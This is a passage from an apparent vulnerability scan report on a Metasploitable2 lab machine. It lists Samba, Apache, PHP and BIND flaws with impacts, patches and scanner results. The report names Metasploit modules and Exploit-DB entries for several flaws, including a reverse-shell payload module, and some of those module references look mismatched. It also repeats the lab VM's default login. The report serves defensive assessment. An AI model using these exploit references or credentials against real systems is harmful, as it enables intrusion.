Note that changing the VFS module settings fruit:metadata or fruit:resource to use the unaffected setting causes all stored information to be inaccessible and will make it appear to macOS clients as if the information is lost.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
NA (https://www.samba.org/samba/security/CVE-2021-44142.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

ReversingLabs

Malware ID:	CVE-2021-44142
Type:	Exploit
Platform:	Linux

RESULTS:

Samba 3.0.20-Debian

4 Samba NMBD Logon Request Remote Buffer Overflow Vulnerability

QID:	70046
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2007-4572
Vendor Reference:	-
Bugtraq ID:	26454
Service Modified:	01/06/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a suite of software that provides file and print services for "SMB/CIFS" clients. It is available for multiple platforms.
Samba is prone to a buffer overflow vulnerability because it fails to perform adequate boundary checks on user-supplied data. Specifically, this issue affects "nmbd" when processing a specially crafted "GETDC" logon server request.
Samba Versions 3.0.0 through 3.0.26a are vulnerable.

IMPACT:

Attackers can exploit this issue to cause denial of service conditions. Due to the nature of this issue, remote code execution may be possible.

SOLUTION:

Workaround: The vendor states that disabling the "domain logons" and "domain master" options in the "smb.conf" file will negate this issue. However, this will also disable all domain controller features.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
HPSBUX02341 (http://www11.itrc.hp.com/service/cki/docDisplay.do?docLocale=en&docId=emr_na-c01475657-1)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

4 Samba chain_reply() Memory Corruption Vulnerability

QID:	70058
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2010-2063
Vendor Reference:	Samba 3.3.13 Release Notes

Bugtraq ID:	40884
Service Modified:	06/22/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a freely available file and printer sharing application maintained and developed by the Samba Development Team. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.
Samba is prone to a vulnerability in Samba's chain_reply() function, where an attacker could trigger a memory corruption by sending specially crafted SMB requests resulting in heap memory overwritten with attacker-supplied data, which can allow attackers to execute code remotely.
Samba Versions 3.0.x to 3.3.12 are vulnerable.
Note: Previously, this was an iDefense exclusive vulnerability with iDefense ID: 595299

IMPACT:

An attacker can exploit these issues to execute arbitrary code with root privileges.

SOLUTION:

The vendor has released patches as well as a new version (Samba 3.3.13) to resolve this issue. Refer to Samba Advisory for CVE-2010-2063 (http://www.samba.org/samba/security/CVE-2010-2063) to obtain additional details about this vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba 3.3.12 (Samba 3.3.12) (http://www.samba.org/samba/ftp/stable/samba-3.3.13.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference:	CVE-2010-2063
Description:	Samba chain_reply Memory Corruption (Linux x86) - Metasploit Ref : /modules/payload/python/shell_reverse_tcp_ssl
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/linux/samba/chain_reply.rb
Reference:	CVE-2010-2063
Description:	Samba chain_reply Memory Corruption (Linux x86) - Metasploit Ref : /modules/exploit/linux/samba/chain_reply
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/linux/samba/chain_reply.rb
Reference:	CVE-2010-2063
Description:	Samba chain_reply Memory Corruption (Linux x86) - Metasploit Ref : /modules/exploit/windows/misc/lianja_db_net
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/linux/samba/chain_reply.rb

The Exploit-DB

Reference:	CVE-2010-2063
Description:	Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit) - The Exploit-DB Ref : 16860
Link:	http://www.exploit-db.com/exploits/16860

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

4 Samba Multiple Vulnerabilities

QID:	70070
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2013-4408, CVE-2012-6150
Vendor Reference:	CVE-2013-4408, CVE-2012-6150
Bugtraq ID:	64191
Service Modified:	12/20/2013
User Modified:	-

Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a re-implementation of the SMB/CIFS networking protocol that provides file and print services for various operating systems.

Samba is vulnerable to buffer overrun exploits while processing of DCE-RPC packets due to incorrect checking of the DCE-RPC fragment length which can lead to remote code execution issue.
The winbind_name_list_to_sid_string_list function in nsswitch/pam_winbind.c in Samba accepts authentication by any user, which allows remote authenticated users to bypass intended access restrictions.
Affected Software:
Samba 3.x before 3.6.22
Samba 4.0.x before 4.0.13
Samba 4.1.x before 4.1.3

IMPACT:

Successful exploitation of these issue can allow an attacker to execute arbitrary code or bypass access restrictions.

SOLUTION:

Refer to Samba Advisory: CVE-2013-4408 (http://www.samba.org/samba/security/CVE-2013-4408) and Samba Advisory: CVE-2012-6150 (http://www.samba.org/samba/security/CVE-2012-6150) for more details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2013-4408 (Samba) (http://www.samba.org/samba/)
CVE-2012-6150 (Samba) (http://www.samba.org/samba/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

4 Apache HTTP Server Prior to 2.2.15 Multiple Vulnerabilities

QID:	86873
Category:	Web server
Associated CVEs:	CVE-2010-0408, CVE-2010-0425, CVE-2010-0434
Vendor Reference:	Apache 2.2.15
Bugtraq ID:	38491, 38494
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Apache HTTP Server is a freely-available Web server.
Apache HTTP Server is exposed to following vulnerabilities:
1) The "ap_proxy_ajp_request()" function in modules/proxy/mod_proxy_ajp.c of the mod_proxy_ajp module returns the "HTTP_INTERNAL_SERVER_ERROR" error code when processing certain malformed requests. This can be exploited to put the backend server into an error state until the retry timeout expired by sending specially crafted requests.
2) When triggered, the mod_isapi module will unload the selected ISAPI module before the request processing is completed. This results in an orphaned callback pointer (also known as a dangling pointer). This vulnerability (CVE-2010-0425) affects Microsoft Windows based hosts only.
3) An error exists within the header handling when processing subrequests, which can lead to sensitive information from a request being handled by the wrong thread if a multi-threaded Multi-Processing Module (MPM) is used.

IMPACT:

Successfully exploiting these issues might allow a remote attacker exposure to sensitive information or cause denial of service.

SOLUTION:

Update to version 2.2.15 to resolve this issue. Refer to Apache Revision 917870 (http://svn.apache.org/viewvc?view=revision&revision=917870) and Apache Revision 917875 (http://svn.apache.org/viewvc?view=revision&revision=917875) to obtain additional patch details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache HTTP 2.2.15: Apache (917870)
(http://svn.apache.org/viewvc/httpd/httpd/trunk/modules/arch/win32/mod_isapi.c?revision=917870&view=co&pathrev=917870)
Apache HTTP 2.2.15: Apache (917875)
(http://svn.apache.org/viewvc/httpd/httpd/branches/2.2.x/modules/proxy/mod_proxy_ajp.c?revision=917876&view=co&pathrev=917876)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference: CVE-2010-0425
Description: Apache mod_isapi Denial of Service Exploit - Core Security Category : Denial of Service/Remote

Metasploit

Reference: CVE-2010-0425
Description: Apache mod_isapi Dangling Pointer - Metasploit Ref : /modules/auxiliary/dos/http/apache_mod_isapi
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/apache_mod_isapi.rb

The Exploit-DB

Reference: CVE-2010-0425
Description: Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM - The Exploit-DB Ref : 11650
Link: http://www.exploit-db.com/exploits/11650

Reference: CVE-2010-0425
Description: Windows/x86 - Write-to-file ('pwned' ./f.txt) + Null-Free Shellcode (278 bytes) - The Exploit-DB Ref : 14288
Link: http://www.exploit-db.com/exploits/14288

ASSOCIATED MALWARE:

ReversingLabs

Malware ID: Johnnie
Type: Trojan
Platform: Win32

Malware ID: Ursu
Type: Trojan
Platform: Win32

Malware ID: CVE-2010-0425
Type: Exploit
Platform: Win32

RESULTS:

```
QID: 86873 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

              _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

4 Apache httpd Server Information Disclosure Vulnerability (OptionsBleed)

QID:	87310
Category:	Web server
Associated CVEs:	CVE-2017-9798
Vendor Reference:	Apache httpd 2.4.28
Bugtraq ID:	100872, 105598
Service Modified:	06/06/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache Web Server is an open-source web server.
On systems with the Limit directive set within a '.htaccess' file and set to an invalid HTTP method, a remote user can send a specially crafted HTTP OPTIONS request for a path to trigger a use-after-free memory error and view potentially sensitive information from process memory on the target system.
This vulnerability is referred to as "Optionsbleed".
Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27
QID Detection Logic (Un-authenticated)
This will check for vulnerable versions of Apache httpd server remotely by reviewing the httpd banner.

IMPACT:

A remote user can obtain potentially sensitive information on the target system in certain cases.

SOLUTION:

The Apache HTTP Project released patch version (2.4.28) to resolve this issue.
Refer to Apache security advisory CVE-2017-9798. (https://httpd.apache.org/security/vulnerabilities_24.html)
If you are using a Linux distribution, please refer to your Linux vendor for further information and updates.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache httpd 2.4.28: Apache (https://httpd.apache.org/security/vulnerabilities_24.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/auxiliary/scanner/http/apache_optionsbleed
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/exploit/windows/imap/novell_netmail_auth
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/exploit/windows/misc/doubletake
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/exploit/windows/scada/realwin_scpc_txtevent
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/encoder/x86/shikata_ga_nai
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

The Exploit-DB
Reference: CVE-2017-9798
Description: Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak - The Exploit-DB Ref : 42745
Link: http://www.exploit-db.com/exploits/42745

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable version of Apche http server detected on port: 80 over TCP .(OptionsBleed) -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

4 Apache HTTP Server mod_mime Buffer Overread

QID:	89009
Category:	Web server
Associated CVEs:	CVE-2017-7679
Vendor Reference:	Apache httpd 2.4.26, Apache httpd 2.2.34
Bugtraq ID:	99170
Service Modified:	06/04/2018
User Modified:	-
Edited:	No

PCI Vuln: Yes

THREAT:

The Apache Module mod_mime is used to assign content metadata to the content selected for an HTTP response by mapping patterns in the URI or filenames to the metadata values.
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.

QID Detection Logic (Unauthenticated):
This QID matches vulnerable versions based on the exposed banner information under the HTTP service.

IMPACT:

A remote attacker could exploit this vulnerability to read one byte past the end of a buffer which could affect the confidentiality, integrity and availability of data on the target system.

SOLUTION:

These vulnerabilities have been patched in Apache. Refer to Apache httpd 2.4.27 Changelog (https://httpd.apache.org/security/vulnerabilities_24.html),

Apache httpd 2.2.34 Changelog (https://httpd.apache.org/security/vulnerabilities_22.html), or your Linux distro for further details.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2017-7679: Apache 2.2.x (https://httpd.apache.org/security/vulnerabilities_22.html)
CVE-2017-7679: Apache 2.4.x (https://httpd.apache.org/security/vulnerabilities_24.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 89009 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

4 PHP Multiple Buffer Overflow Vulnerabilities

QID:	116063
Category:	Local
Associated CVEs:	CVE-2008-5624, CVE-2008-5625, CVE-2008-3658, CVE-2008-3659, CVE-2008-2666, CVE-2008-2665, CVE-2008-3660, CVE-2008-2829
Vendor Reference:	PHP 4.4.9, PHP 5.2.8
Bugtraq ID:	30649, 29797, 29796, 32688, 32383, 29829
Service Modified:	05/30/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is prone to multiple buffer overflow vulnerabilities.
The system is vulnerable to the following issues:
- A buffer overflow in the imageloadfont function in ext/gd/gd.c (CVE-2008-3658)
- A buffer overflow inside memnstr function(CVE-2008-3659)
- Multiple directory traversal vulnerabilites(CVE-2008-2665,CVE-2008-2666)
- A denial of service when multiple dots preceding the extension (CVE-2008-3660)
- An IMAP toolkit crash: rfc822.c legacy routine buffer overflow (CVE-2008-2829)
- Allows attackers to bypass safe_mode restrictions (CVE-2008-5624)
- Allows attackers to write to arbitrary files by placing a 'php_value error_log' entry in a .htaccess file. (CVE-2008-5625)
PHP 4.x Versions prior to PHP 4.4.9 and PHP 5.x versions prior to 5.2.8 are vulnerable.

IMPACT:

Exploiting this vulnerability may result in a compromise of the underlying system. Failed attempts may lead to denial of service.

SOLUTION:

Refer to PHP 4.4.9 (http://www.php.net/archive/2008.php#id2008-08-07-1) ,PHP 5.2.8 (http://www.php.net/ChangeLog-5.php#5.2.8) for further details on these vulnerabilities and patch instructions.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Immunity - Dsquare

Reference: CVE-2008-2666
Description: PHP 5.2.6 chdir(), ftok() safe_mode bypass Vulnerability - Immunity - Dsquare Ref : d2sec_phpshell
Link: http://qualys.immunityinc.com/home/exploitpack/D2ExploitPack/d2sec_phpshell/qualys_user

Reference: CVE-2008-2665
Description: PHP 5.2.6 posix_access() safe_mode bypass Vulnerability - Immunity - Dsquare Ref : d2sec_phpshell
Link: http://qualys.immunityinc.com/home/exploitpack/D2ExploitPack/d2sec_phpshell/qualys_user

The Exploit-DB

Reference: CVE-2008-5625
Description: PHP 5.2.6 - 'error_log' Safe_mode Bypass - The Exploit-DB Ref : 7171
Link: http://www.exploit-db.com/exploits/7171

Reference: CVE-2008-2666
Description: PHP 5.2.6 - 'chdir()' Function http URL Argument Safe_mode Restriction Bypass - The Exploit-DB Ref : 31937
Link: http://www.exploit-db.com/exploits/31937

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 116063 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
```

```
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _ _        _    _      _   ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨⬜ 4 ISC BIND DNAME Answer Response Handling Denial of Service Vulnerability (AA-01434) port 53/udp

QID:	15017
Category:	DNS and BIND
Associated CVEs:	CVE-2016-8864
Vendor Reference:	AA-01434
Bugtraq ID:	94067
Service Modified:	08/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND is open source software that implements the Domain Name System (DNS) protocols for the Internet.
The vulnerability exists because of an assertion failure in db.c or resolver.c source files implemented in the affected versions. While processing a recursive response containing a DNAME record in the answer section, BIND can stop execution after encountering an assertion error in resolver.c (error message: "INSIST((valoptions & 0x0002U) != 0) failed") or db.c (error message: "REQUIRE(targetp != ((void *)0) && *targetp == ((void *)0)) failed").
Affected Versions:
ISC BIND versions 9.0.x through 9.8.x
ISC BIND versions 9.9.0 through 9.9.9-P3
ISC BIND versions 9.9.3-S1 through 9.9.9-S5
ISC BIND versions 9.10.0 through 9.10.4-P3
ISC BIND version 9.11.0

IMPACT:

Successful exploitation allows an attacker to cause a denial of service condition on the targeted server.

SOLUTION:

Customers are advised to install BIND 9 versions 9.9.9-P4, 9.10.4-P4, 9.11.0-P1 (http://www.isc.org/downloads) or later to remediate this vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9 9.9.9-P4, 9.10.4-P4, 9.11.0-P1 or later (http://www.isc.org/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND 9.4.2 detected on port 53 over UDP.

4 ISC BIND libbind "inet_network()" Off-By-One Vulnerability port 53/udp

QID:	15070
Category:	DNS and BIND
Associated CVEs:	CVE-2008-0122
Vendor Reference:	BIND Security Advisory
Bugtraq ID:	27283
Service Modified:	06/08/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a off-by-one vulnerability caused by improper bounds checking by the inet_network() function.
Affected Versions:
ISC BIND versions prior to 8.x, 9.0.x, 9.1.x, 9.2.x, 9.3.x prior to 9.3.5, 9.4.x prior to 9.4.3, 9.5.0x prior to 9.5.0b2 are affected.

IMPACT:

Successful exploitation allows a remote attacker to overflow a buffer and execute arbitrary code or cause the system to crash.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.5.0: Windows (ftp://ftp.isc.org/isc/bind9/9.5.0/BIND9.5.0.zip)
ISC BIND 9.3.5: Windows (ftp://ftp.isc.org/isc/bind9/9.3.5/BIND9.3.5.zip)
ISC BIND 9.3.5: Linux (ftp://ftp.isc.org/isc/bind9/9.3.5/bind-9.3.5.tar.gz)
ISC BIND 9.5.0: Linux (ftp://ftp.isc.org/isc/bind9/9.5.0/bind-9.5.0.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

4 ISC BIND Out-Of-Bailwick Data Handling Error port 53/udp

QID:	15071
Category:	DNS and BIND
Associated CVEs:	CVE-2010-0382
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/10/2014
User Modified:	-
Edited:	No

PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to an out-of-bailwick data handling error because it handles out-of-bailiwick data accompanying a secure response without re-fetching from the original source.
Affected Versions:
ISC BIND 9.0.x through 9.3.x, 9.4 before 9.4.3-P5, 9.5 before 9.5.2-P2, 9.6 before 9.6.1-P3, and 9.7.0 beta are affected.

IMPACT:

Successful exploitation allows remote attackers to have an unspecified impact via a crafted response.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.4.3-P5 (ftp://ftp.isc.org/isc/)
ISC BIND 9.5.2-P2 (ftp://ftp.isc.org/isc/)
ISC BIND 9.6.1-P3 (ftp://ftp.isc.org/isc/)
ISC BIND 9.7.0 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

🟨🟨🟨🟨⬜ 4 ISC BIND Assertion Failure Vulnerability port 53/udp

QID:	15126
Category:	DNS and BIND
Associated CVEs:	CVE-2021-25215
Vendor Reference:	BIND CVE-2021-25215
Bugtraq ID:	-
Service Modified:	05/11/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
Affected software:
BIND 9.0.0 -> 9.11.29
BIND 9.12.0 -> 9.16.13
BIND 9.9.3-S1 -> 9.11.29-S1
BIND 9.16.8-S1 -> 9.16.13-S1
BIND 9.17.0 -> 9.17.11
Patched Versions:
BIND 9.11.31
BIND 9.16.15
BIND 9.17.12
BIND 9.11.31-S1
BIND 9.16.15-S1
QID Detection Logic:

This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Successfully exploitation could affects integrity, availability, confidentiality

SOLUTION:

Customers are advised to upgrade to the patched version 9.11.31, 9.16.15, 9.17.12, 9.11.31-S1, 9.16.15-S1 or latest release of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
BIND CVE-2021-25215 (https://kb.isc.org/docs/cve-2021-25215)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

■■■■□ 4 ISC BIND DNAME Answer Response Handling Denial of Service Vulnerability (AA-01434) port 53/tcp

QID:	15017
Category:	DNS and BIND
Associated CVEs:	CVE-2016-8864
Vendor Reference:	AA-01434
Bugtraq ID:	94067
Service Modified:	08/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND is open source software that implements the Domain Name System (DNS) protocols for the Internet.
The vulnerability exists because of an assertion failure in db.c or resolver.c source files implemented in the affected versions. While processing a recursive response containing a DNAME record in the answer section, BIND can stop execution after encountering an assertion error in resolver.c (error message: "INSIST((valoptions & 0x0002U) != 0) failed") or db.c (error message: "REQUIRE(targetp != ((void *)0) && *targetp == ((void *)0)) failed").
Affected Versions:
ISC BIND versions 9.0.x through 9.8.x
ISC BIND versions 9.9.0 through 9.9.9-P3
ISC BIND versions 9.9.3-S1 through 9.9.9-S5
ISC BIND versions 9.10.0 through 9.10.4-P3
ISC BIND version 9.11.0

IMPACT:

Successful exploitation allows an attacker to cause a denial of service condition on the targeted server.

SOLUTION:

Customers are advised to install BIND 9 versions 9.9.9-P4, 9.10.4-P4, 9.11.0-P1 (http://www.isc.org/downloads) or later to remediate this vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9 9.9.9-P4, 9.10.4-P4, 9.11.0-P1 or later (http://www.isc.org/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨🟨⬜ 4 ISC BIND libbind "inet_network()" Off-By-One Vulnerability port 53/tcp

QID:	15070
Category:	DNS and BIND
Associated CVEs:	CVE-2008-0122
Vendor Reference:	BIND Security Advisory
Bugtraq ID:	27283
Service Modified:	06/08/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a off-by-one vulnerability caused by improper bounds checking by the inet_network() function.
Affected Versions:
ISC BIND versions prior to 8.x, 9.0.x, 9.1.x, 9.2.x, 9.3.x prior to 9.3.5, 9.4.x prior to 9.4.3, 9.5.0x prior to 9.5.0b2 are affected.

IMPACT:

Successful exploitation allows a remote attacker to overflow a buffer and execute arbitrary code or cause the system to crash.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.5.0: Windows (ftp://ftp.isc.org/isc/bind9/9.5.0/BIND9.5.0.zip)
ISC BIND 9.3.5: Windows (ftp://ftp.isc.org/isc/bind9/9.3.5/BIND9.3.5.zip)
ISC BIND 9.3.5: Linux (ftp://ftp.isc.org/isc/bind9/9.3.5/bind-9.3.5.tar.gz)
ISC BIND 9.5.0: Linux (ftp://ftp.isc.org/isc/bind9/9.5.0/bind-9.5.0.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

🟨🟨🟨🟨⬜ 4 ISC BIND Out-Of-Bailwick Data Handling Error port 53/tcp

QID:	15071
Category:	DNS and BIND
Associated CVEs:	CVE-2010-0382
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/10/2014
User Modified:	-

Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to an out-of-bailwick data handling error because it handles out-of-bailiwick data accompanying a secure response without re-fetching from the original source.
Affected Versions:
ISC BIND 9.0.x through 9.3.x, 9.4 before 9.4.3-P5, 9.5 before 9.5.2-P2, 9.6 before 9.6.1-P3, and 9.7.0 beta are affected.

IMPACT:

Successful exploitation allows remote attackers to have an unspecified impact via a crafted response.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.4.3-P5 (ftp://ftp.isc.org/isc/)
ISC BIND 9.5.2-P2 (ftp://ftp.isc.org/isc/)
ISC BIND 9.6.1-P3 (ftp://ftp.isc.org/isc/)
ISC BIND 9.7.0 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

